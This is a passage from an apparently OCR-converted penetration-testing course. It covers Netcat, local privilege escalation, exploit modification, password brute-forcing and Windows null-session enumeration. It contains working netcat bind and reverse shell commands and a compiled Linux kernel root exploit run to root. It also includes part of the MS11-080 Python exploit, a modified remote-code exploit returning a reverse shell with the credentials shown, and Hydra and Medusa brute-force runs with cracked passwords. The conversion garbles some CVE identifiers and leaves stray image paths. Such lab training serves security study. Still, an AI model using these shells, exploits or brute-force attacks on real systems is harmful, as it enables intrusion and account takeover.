- **If you would like to establish a UDP connection, use the -u option:** nc -u host port
- **Prevent DNS Lookup with Netcat Commands (-n operator):** nc -n 10.0.0.22 4444
- **To scan for open ports in the range 20-80 you would use the following command:** nc -z -v 10.10.8.8 20-80
  The -z option will tell nc to only scan for open ports, without sending any data to them and the -v option to provide more verbose information.
- **Simple Web Server with Netcat:**
  - printf 'HTTP/1.1 200 OK\n\n%s' "$(cat index.html)" | netcat -l 8999
  - nc -l 4444 < index.html
- **Use Netcat to find the server software and its version**. For example, if you send an "EXIT" command to the server on the default SSH port 22: echo "EXIT" | nc 10.10.8.8 22
- **Netcat can be used to transfer data from one host to another by creating a basic client/server model.**

  Example 1:
  - On the receiving run the following command which will open the port 5555 for incoming connection and redirect the output to the file: nc -l 5555 > file_name
  - From the sending host connect to the receiving host and send the file: nc receiving.host.com 5555 < file_name

  Example 2:
  - Receiver: nc -l 5555 | tar xzvf -
  - Sender: tar czvf - /path/to/dir | nc receiving.host.com 5555
- **You can also use Netcat to send various requests to remote servers.**
  - Obtain the HTML content from Google's homepage: printf "GET / HTTP/1.0\r\n\r\n" | nc google.com 80
  - Retrieve the Netcat man page from the OpenBSD web site: printf "GET /nc.1 HTTP/1.1\r\nHost: man.openbsd.org\r\n\r\n" | nc man.openbsd.org
- **Verbose Scan with Netcat Commands (-v operator):** nc -nlvp 4444
- Use IPv4 or IPv6 Only: nc -k -4 -l 4444 / nc -k -6 -l 4444
- **Netcat Bind Shell Scenario : that mean share any excutive commande from the server to be accesible to the sender**
  - Receiver: nc -nlvp 4444 -e cmd.exe
  - Sender**:** nc -nv 10.0.0.22 4444
- **Launching Reverse (Backdoor) Shells:** in normal tcp connection the receiver should listen to a specific port and the sender should call the receiver on his IP add open port.
  - Receiver: nc -nlvp 4444 -e cmd.exe
  - Sender**:** nc -nv 10.0.0.22 4444 (10.0.2.22 = ip of receiver)

  Now let we suppose we want to do the reverse, but we will take into consideration that the sender cannot forward traffic from the router to his internal machine. Here we discover another useful feature of Netcat, the ability to send a command shell to a listening host. In this situation,
  - Receiver: nc -nlvp 4444

- Sender: nc -nv 10.0.0.22 4444 -e /bin/bash (the sender share his active directory /bin/bash to the receiver)

- Also we can use Python script to check open port or to force communication between user and Remote desktop application. In order to start a Python server, you need to launch a new terminal; go to a directory in Kali where you have files to be shared (for example */tmp*), and then type:

  cd /tmp To navigate to the /tmp directory

  python -m SimpleHTTPServer 8080

3.4.5.2 Privilege escalation exploits

The expression **privilege escalation exploits** is a tricky one. By definition, most exploits fall under this category. If they work, they will elevate your privileges in some way on the target machine, by successfully exploiting an existing vulnerability. However, the term **privilege escalation exploit** is usually reserved for exploits that run locally, on a victim machine, most commonly exploiting a process or service with higher privileges.

If the exploitation is successful, our exploit payload will be executed with those higher privileges.

3.4.5.2.1 Local Privilege Escalation Exploit in Linux Example

Consider the following scenario: You have discovered SSH credentials for a user on an Ubuntu machine. You SSH in, and discover that you have normal user privileges. You discover that the machine is running Ubuntu 11.10, 32 bit, which has never been patched. You decide to use a known Linux kernel root exploit, which affects CVE 2012---- 0056. You download the exploit to the victim machine, compile it, and run it:

```
offsec@ubuntu:~$ id
uid=1000(offsec) gid=1000(offsec)
offsec@ubuntu:~$ cat /etc/shadow|grep root
cat: /etc/shadow: Permission denied
offsec@ubuntu:~$ wget -O exploit.c http://www.exploit-db.com/download/18411
offsec@ubuntu:~$ gcc -o mempodipper exploit.c
offsec@ubuntu:~$ ./mempodipper
==============================
=           Mempodipper        =
=            by zx2c4          =
=          Jan 21, 2012        =
==============================

[+] Waiting for transferred fd in parent.
[+] Executing child from child fork.
[+] Opening parent mem /proc/8810/mem in child.
[+] Sending fd 3 to parent.
[+] Received fd at 5.
[+] Assigning fd 5 to stderr.
[+] Reading su for exit@plt.
[+] Resolved exit@plt to 0x8049520.
[+] Calculating su padding.
[+] Seeking to offset 0x8049514.
[+] Executing su with shellcode.
# id
uid=0(root) gid=0(root)
# cat /etc/shadow |grep root
root:!:15806:0:99999:7:::
#
```

The kernel vulnerability is successfully exploited, providing us with root privileges on the machine. To read more about this vulnerability, visit the original blog post released on this subject at: http://blog.zx2c4.com/749.

3.4.5.2.2 Local Privilege Escalation Exploit in Windows Example

A nice local privilege escalation exploit for the Windows environment is the MS11----08050 AfdJoinLeaf Privilege Escalation vulnerability.

- **What is MS11----08050 AfdJoinLeaf Privilege Escalation vulnerability?**

This bug is a classic example of an elevation of privilege vulnerability, caused by poor validation of input passed from user mode to the Windows kernel. In this case, the Ancillary FunctionDriver (afd.sys), allows a local attacker to pass a malicious crafted input leading to an arbitrary memory overwrite in kernel space. This results in complete control of the system, affecting both the 32 and 64 bit versions of Windows XP and Windows 2003.

- A Python script was written to exploit this vulnerability, for unpatched Windows XP and 2003 systems, which can be found on the Exploit Database.



```
##############################################################################
########## MS11-080 - CVE-2011-2005 Afd.sys Privilege Escalation Exploit ########
##########           Author: ryujin@offsec.com - Matteo Memelli           ########
##########                          Spaghetti & Pwnsauce                  ########
##########                yuck! 0xbaadf00d Elwood@mac&cheese.com          ########
##########                                                                ########
##########       Thx to dookie(lifesaver)2000ca, dijital1 and ronin       ########
##########                             for helping out!                   ########
##########                                                                ########
##########                       To my Master Shifu muts:                 ########
##########                 "So that's it, I just need inner peace?" ;)    ########
##########                                                                ########
##########          Exploit tested on the following 32bits systems:       ########
##########         Win XPSP3 Eng, Win 2K3SP2 Standard/Enterprise Eng      ########
##############################################################################

from ctypes import (windll, CDLL, Structure, byref, sizeof, POINTER,
                    c_char, c_short, c_ushort, c_int, c_uint, c_ulong,
                    c_void_p, c_long, c_char_p)
from ctypes.wintypes import HANDLE, DWORD
import socket, time, os, struct, sys
from optparse import OptionParser

usage =  "%prog -O TARGET_OS"
parser = OptionParser(usage=usage)
parser.add_option("-O", "--target-os", type="string",
                  action="store", dest="target_os",
                  help="Target OS. Accepted values: XP, 2K3")
(options, args) = parser.parse_args()
OS = options.target_os
if not OS or OS.upper() not in ['XP','2K3']:
   parser.print_help()
   sys.exit()
OS = OS.upper()

kernel32 = windll.kernel32
ntdll    = windll.ntdll
Psapi    = windll.Psapi
```

- In a real world scenario, where we might need to run this privilege escalation exploit, we probably won't have a Python environment preinstalled on the victim machine.


  Therefore, before we use this exploit, we need to figure out an easy way to make it run on the target machine. One option is to use the **PyInstaller** module to create a stand--alone Windows executable from a Python script. After installing PyWin32 in a Windows environment, and extracting the Pyinstaller files (located in the Tools directory on your Windows machine), we create the stand----alone executable we need.

```
python pyinstaller.py --onefile ms11-080.py
```

- Pyinstaller will now byte compile the Python script to a Windows PE executable:




- Once this file is ready, we copy it over to our victim machine, and execute it as a low privileged user, to gain Windows SYSTEM privileges:



3.4.5.3 Research and development

Let's we suppose that you get access to SQLite database:



A quick search for existing SQLiteManager vulnerabilities finds an exact version match for an existing "remote code injection" vulnerability.

This exploit would be an ideal candidate to use against our target, but it requires several modifications before we can even hope for a shell.

The vulnerable software is protected with an HTTP authentication mechanism, while the exploit we found does not deal with authentication at all. If we have any hopes of getting this exploit to work, we need to add HTTP authentication features to the exploit. Once that's fixed, we also need to change the SQLite version in the exploit from 2 to 3 in order for it to match our environment.

We complete the changes and verify that our exploit works in a development environment before trying it out on the megacorpone.com machines.

- Now that our modified exploit is tested and working, we set up a Netcat listener and fire off our exploit. A reverse shell is received, with low user privileges.

```
root@kali:~# nc -nlvp 80
root@kali:~# python rce-fixed.py http://admin.megacorpone.com:81/admin/sqlite/
208.68.234.99 80 admin nanotechnology1

listening on [any] 80 ...
connect to [208.68.234.99] from (UNKNOWN) [50.7.67.190] 44872
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty;pty.spawn("/bin/bash")'
www-data@adminsql:/var/www/admin/sqlite$ cat /etc/issue
Ubuntu 11.10 \n \l
www-data@adminsql:/var/www/admin/sqlite$ uname -a
Linux adminsql 3.0.0-12-generic #20-Ubuntu SMP Fri Oct 7 14:50:42 UTC 2011
i686 i686 i386 GNU/Linux
```

3.4.6 Network authentication cracking

Online password attacks involve password----guessing attempts for networked services that use a username and password authentication scheme. This includes services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc.

In order to be able to automate a password attack against a given networked service, we must be able to generate authentication requests for the specific protocol in use by that service.

Fortunately for us, tools such as **Hydra**, **Medusa**, **Ncrack**, and even Metasploit have built in handling of many network protocol authentication schemes.

3.4.6.1 HTTP Brute Force

3.4.6.1.1 medusa

According to its authors, Medusa is intended to be a speedy, massively parallel, modular, login brute----forcer. The following is an example of a brute----force attack using **Medusa,** initiated against an htaccess protected web directory:

```
root@kali:~# medusa -h 192.168.11.219 -u admin -P password-file.txt -M http -m
DIR:/admin -T 10
ACCOUNT CHECK: [http] Host: 192.168.11.219 (1 of 1, 0 complete) User: admin (1
of 1, 0 complete) Password: acquires (20 of 334 complete)
ACCOUNT CHECK: [http] Host: 192.168.11.219 (1 of 1, 0 complete) User: admin (1
of 1, 0 complete) Password: backup2 (21 of 334 complete)
ACCOUNT FOUND: [http] Host: 192.168.11.219 User: admin Password: backup2
[SUCCESS]
```

medusa –h 192.168.99.10 –U /usr/share/ncrack/minimal.usr –P /usr/share/seclists/Passords/ Leaked-Databases/ Leaked-Databases/rockyou-15.txt –M http

For more information about medusa visit this link: https://en.kali.tools/?p=200

3.4.6.1.2 Cewl


CeWL is a ruby app which spiders a given url to a specified depth, optionally following external links, and returns a list of words which can then be used for password crackers such as John the Ripper.


CeWL also has an associated command line app, FAB (Files Already Bagged) which uses the same meta data extraction techniques to create author/creator lists from already downloaded.

```
root@kali:~# cewl www.megacorpone.com -m 6 -w mega-cewl.txt
root@kali:~# john --wordlist=mega-cewl.txt --rules --stdout > mega-mangled
root@kali:~# cat mega-mangled |wc -l
16204
root@kali:~# medusa -h admin.megacorpone.com -u admin -P mega-mangled -M http
-n 81 -m DIR:/admin -T 30
...
ACCOUNT FOUND: [http] Host: admin.megacorpone.com User: admin Password:
nanotechnology1 [SUCCESS]
```

3.4.6.1.3 Hydra

- Hydra can attack nearly fifty different service types, including: Cisco auth, FTP, HTTP, IMAP, RDP, SMB, SSH, Telnet, SNMP





- To launch a dictionary attack, against a service, with a list of usernames (inside users.txt file) and a list of passwords (pass.txt file), you have to use the following syntax:
  # hydra -L users.txt -P pass.txt <service://server> <options>

- You can also install some common password lists on Kali by installing the *seclists* package:

  # ls /usr/share/seclists/Passwords/

  https://github.com/danielmiessler/SecLists/

- You can also install some common user lists on Kali by installing the *ncrack* package: usr/share/ncrack/minimal.usr
  If you do not have this in your system, please download it from here:

  https://github.com/nmap/ncrack/blob/master/lists/minimal.us


- **Example 1:**

Here you can find an attack session against a password protected web resource:

```
# hydra -L users.txt -P pass.txt http-get://localhost/
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2015-02-10 15:11:57
[DATA] 1 task, 1 server, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking service http-get on port 80
[80][www] host: 1.2.3.4   login: user   password: tester
1 of 1 target successfully completed, 1 valid password found
```


- **Example 2:**

Let we suppose that we need to get the username and password of the page: crackme.site by using hydra.



- If we try to write an invalid username and password we will get an Invalid credentials message

- So this is the hydra command we will use:



Hydra crackme.site http-post-form « /login.php:usr=^USER^&pwd=^PASS^ :invalid credentials » -L /usr/share/ncrack/minimal.usr -P /usr/share/seclists/Passords/Leaked-Databases/rockyou-15.txt –f -V

3.4.6.2 SNMP Brute Force

```
root@kali:~# hydra -P password-file.txt -v 192.168.11.219 snmp
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:56:00
[DATA] 16 tasks, 1 server, 333 login tries (l:1/p:333), ~20 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 192.168.11.219   login:    password: manager
```

3.4.6.3 SSH and Telnet brute force

- **Example 1:**
  hydra -L /usr/share/ncrack/minimal.usr -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-10.txt telnet://192.168.99.22 –f -V
- **Example 2:**

```
root@kali:~# hydra -l root -P password-file.txt 192.168.11.219 ssh
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:54:04
[DATA] 16 tasks, 1 server, 332 login tries (l:1/p:332), ~20 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 192.168.11.219   login: root   password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-04-23 15:54:10
root@kali:~#
```

3.4.7 Null Session (Window share attack)

Null Session is a historical Windows vulnerability, **Null session attacks** can be used to enumerate a lot of information. Attackers can steal information about: Passwords, System users, System groups, running system processes.

- Null sessions are remotely exploitable
- A null session attack exploits an authentication vulnerability for Windows Administrative Shares (check chapter 2.18 for more information about windows share) this lets an attacker connect to a local or remote share without authentication.

3.4.7.1 Window enumeration

3.4.7.1.1 NbtStat

Enumerating shares is the first step needed to exploit a Windows machine vulnerable to null sessions.

+ Nbtstat is a tool developed to troubleshoot NetBIOS name resolution problems. The main options it offers are as follows:

```
-a   (adapter status) Lists the remote machine's name table given its name
-A   (Adapter status) Lists the remote machine's name table given its IP
-c   (cache)          Lists NBT's cache of remote [machine] names and their IP addresses
-n   (names)          Lists local NetBIOS names.
-r   (resolved)       Lists names resolved by broadcast and via WINS
-R   (Reload)         Purges and reloads the remote cache name table
-S   (Sessions)       Lists sessions table with the destination IP addresses
-s   (sessions)       Lists sessions table converting destination IP
                      addresses to computer NETBIOS names.
-RR  (ReleaseRefresh) Sends Name Release packets to WINS and starts Refr
```

In Windows, the most common command to use when enumerating Windows shares is nbtstat: > **nbtstat/?**

```
>nbtstat -A 10.130.40.80

Local Area Connection:
Node Padres: [10.0.2.15] Scope Id: []

      NetBIOS Remote Machine Name Table

   Name          Type      Status
   ---------------------------------
ELS-WINXP     <00> UNIQUE    Registered
WORKGROUP     <00> GROUP     Registered
ELS-WINXP     <20> UNIQUE    Registered
WORKGROUP     <1E> GROUP     Registered

MAC Address = 00-0C-29-BF-98-BD
```

- The first line of the table tells us that the name of the machine running at 10.130.40.80 is "ELS-WINXP".
- The record type <00> tells us that ELS-WINXP is a workstation.
- The type "UNIQUE" tells us that this computer must have only one IP address assigned.
- Second line contains the workgroup or the domain the computer is joined to.
- The type <20>records tell us that the file sharing service is up and running on the machine; this means we can try to get some more information about it.

3.4.7.1.2 NET VIEW

Once an attacker knows that a machine has the *File Server*service running, they can enumerate the shares by using the NET VIEW command: **> NET VIEW <target IP>**

```
>NET VIEW 10.130.40.80
Shared resources at 10.130.40.80

Share name     Type  Used as  Comment
-------------------------------------
eLS            Disk
WIA_RIS_SHARE  Disk
The command completed successfully.
```

- First line show us, that this machine is sharing a directory; the share name is eLS.
- Second line show us, that another directory on the share is *WIA_RIS_SHARE.*

3.4.7.1.3 Checking for Null Sessions

Once we have detected that the *File and Printer Sharing* service is active and we have enumerated the available shares on a target, it is time to check if a null session attack is possible.

- To verify that, we will exploit the IPC$ administrative share by trying to connect to it without valid credentials. To connect, you have to type the following command in a Windows shell: **> NET USE \\10.130.40.80\IPC$ '' /u:''**
- This tells Windows to connect to the IPC$ share by using an empty password and an empty username! This is possible because maybe our target host is vulnerable to null session attacks.
  Oups! We got access denied

```
>net use \\10.130.40.80\C$ '' /u:''
System error 5 has occurred.

Access is denied.
```

3.4.7.1.4 Exploiting Null Sessions with Enum

One of them is Enum, a command line utility that can retrieve information from a system vulnerable to null session attacks.

- The –S parameter lets you enumerate the shares of a machine: **>enum -S 10.130.40.80** (Please note that it enumerates administrative shares too).
- -U enumerate the users: **>enum -U 10.130.40.80** (This machine has five user accounts).

```
>enum -U 10.130.40.80
server: 10.130.40.80
setting up session... success.
getting user list (pass 1, index 0)... success, got 5.
  Administrator  eLS  Guest  HelpAssistant  SUPPORT_388945a0
cleaning up... success.
```

If you need to mount a network authentication attack, you can check the password policy by using the -P parameter, because checking password policies before running an authentication attack lets you fine-tune an attack tool to:

- Prevent accounts locking
- Prevent false positives
- Choose your dictionary or your bruteforcer configuration

```
>enum -P 10.130.40.80
server: 10.130.40.80
setting up session... success.
password policy:
  min length: none
  min age: none
  max age: 42 days
  lockout threshold: none
  lockout duration: 30 mins
  lockout reset: 30 mins
cleaning up... success.
```

Knowing the minimum and maximum length of a password helps you save time while bruteforcinga password.

3.4.7.1.5 Exploiting Null Sessions with Winfo

Winfo is another command line utility you can use to automate null session exploitation. To use it, you just need to specify the target IP address and use the –n command line switch to tell the tool to use null sessions. **> winfo10.130.40.80 –n**

For more information about enum4linux: https://labs.portcullis.co.uk/tools/enum4linux/

3.4.7.2 Linux enumeration

3.4.7.2.1 Nmblookup

You can also perform shares enumeration from a Linux machine. You need to use the tools provided by the **Samba suite**.

To perform the same operations of *nbtstat,* you can use *Nmblookup* with the same command line switch:

nmblookup –A <target ip address>

nmblookup --help

```
$ nmblookup -A 10.130.40.80
Looking up status of 10.130.40.80
        ELS-WINXP       <00> -          M <ACTIVE>
        WORKGROUP       <00> - <GROUP> M <ACTIVE>
        ELS-WINXP       <20> -          M <ACTIVE>
        WORKGROUP       <1e> - <GROUP> M <ACTIVE>

        MAC Address = 00-0C-29-BF-98-BD
```

3.4.7.2.2 Smbclient

The Samba suite also provides *smbclient*, an FTP-like client to access Windows shares; this tool can, among other things, enumerate the shares provided by a host:

```
$ smbclient -L //10.130.40.80 -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]

        Sharename       Type      Comment
        ---------       ----      -------
        eLS             Disk
        IPC$            IPC       Remote IPC
        WIA_RIS_SHARE   Disk
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```

- The previous command line uses the following options:
- **-L** allows you to look at what services are available on a target
- With **//<IP Address>** you have to prepend two slashes to the target IP address
- **-N** forces the tool to not ask for a password
- ***Smbclient*** can not only detects the very same shares detected by *NET VIEW* but it also displays administrative shares that are hidden when using Windows standard tools (ADMIN$ and C$).

3.4.7.2.3 Checking for Null Sessions (Linux)

You can also perform the very same checks by using *smbclient:*

```
# smbclient //10.130.40.80/IPC$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> exit

# smbclient //10.130.40.80/C$ -N
Domain=[ELS-WINXP] OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
tree connect failed: NT_STATUS_ACCESS_DENIED
```

smbclient -L WORKGROUP -I 192.168.99.162 -N -U ""

3.4.7.2.4 Exploiting Null Sessions with Enum4linux

- **To check for null session:** *enum4linux -n 192.168.99.162*
- **To gather information:** *enum4linux -a 192.168.99.162*
- **To gather extra information:** *enum4linux -S 192.168.99.162*
- **According to the result of the:** *enum4linux -a 192.168.99.162*, **we can get the list of shares (e.g. WORKGROUP) using smbclient:** *smbclient -L WORKGROUP -I 192.168.99.162 -N -U ""*
  After this command, Let us now try to access the e.g WorkSharing share and see what files are stored in there: *smbclient* *192.168.99.162**WorkSharing –N*

To check share liste: Smbclient –L \\\\\ipadd\\

To check a specifi file in the share list: smbclient –L \\ipadd\\anonymous

